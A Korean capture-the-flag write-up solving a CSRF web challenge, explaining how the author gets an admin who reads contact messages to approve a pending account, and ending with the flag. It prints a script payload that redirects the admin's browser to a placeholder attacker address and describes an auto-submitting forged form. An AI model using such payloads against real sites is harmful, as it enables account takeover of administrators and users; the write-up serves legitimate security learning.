WhiteHat School 17]

CSRF 문제 Write-up


Team: 과부화

Writer: 정진교

문제분석



문제 페이지에 들어가게 되면 로그인 창이 나오게 된다. 아무렇게 로그인을 하게 되면 로그인이 되지 않으므로 Register 버튼을 눌러 가입을 먼저 한다. (id는 temp, 비밀번호는 pass로 설정해두었다.)



로그인을 하면 다음과 같은 화면을 확인할 수 있다.

Status 버튼이 비활성화가 되어 있고, Submit 버튼을 누르게 되면 You' re not an admin! 이라는 문구가 뜬다.

Contact | Profile | Private | Logout

Your account has not been validated by an administrator, please wait.

위 파란 글씨들 중 Private를 누르게 되면 위 사진과 같이 administrator가 계정을 승인하지 않았다고 기다리라는 문구가 나온다.

문제풀이




Contact 페이지에 가게 되면 administrator와 Contact를 할 수 있는 페이지가 나온다. admin에게 메일을 보내면, admin이 읽어주는 것 같으니 테스트로 메일을 보내고자 한다.

공격자용 서버가 하나 필요하니 dreamhack tools를 이용하였다.

<script>document.location.href="공격자 ip 주소/?a=hi"</script>

위 구문을 이용해 admin에게 메일을 보내 볼 것이다.

취약점이 존재한다면 admin이 메일을 읽는 순간에 공격자 페이지로 접속이 될 것이다.



위 사진은 dreamhack tools의 request bin 페이지인데 admin이 서버에 접속하여 흔적을 남겼다.

해당 코드는 Profile 페이지로 돌아와서 개발자 도구를 이용해 Status 버튼이 있는 곳을 살펴본 것인데, disabled로 되어 있는 것을 확인할 수 있다.

Vinput type="checkbox" name="status"> Update Profile Username: temp Status: ✓ Submit

개발자도구에서 disabled를 더블 클릭하면 지울 수 있는데, 지우게 되면 Status 버튼이 활성화가 되고 위의 사진과 같이 체크를 할 수 있는 상태가 된다.



Submit 버튼을 누르고 개발자 도구의 네트워크 탭을 확인하면 서버로 username: tmep, status: on이라는 데이터가 전달된다.

위에서 얻은 힌트들을 다 조합해보면,

- 1. admin에게 메일을 보낸다.
- 2. 메일 내용을 admin이 읽으면 내 계정의 status를 on 시키게 만든다.
- 3. 위 내용을 HTML, 스크립트를 이용해서 만든다.

form을 만들어 승인페이지로 post 패킷을 보내도록 하였고 post 패킷으로 보낼 데이터는 username = temp / status = on이다.

form에는 audosubmit이라는 id를 부여했으며 스크립트를 이용해 autosubmit을 가져와서 submit() 함수로바로 제출해버린다.

즉, admin이 메일을 읽게 되면, 계정은 자동으로 승인되어 활성화가 된다.

결과

Contact | Profile | Private | Logout

Good job dude, flag is : Csrf_Fr33style-L3v3l1!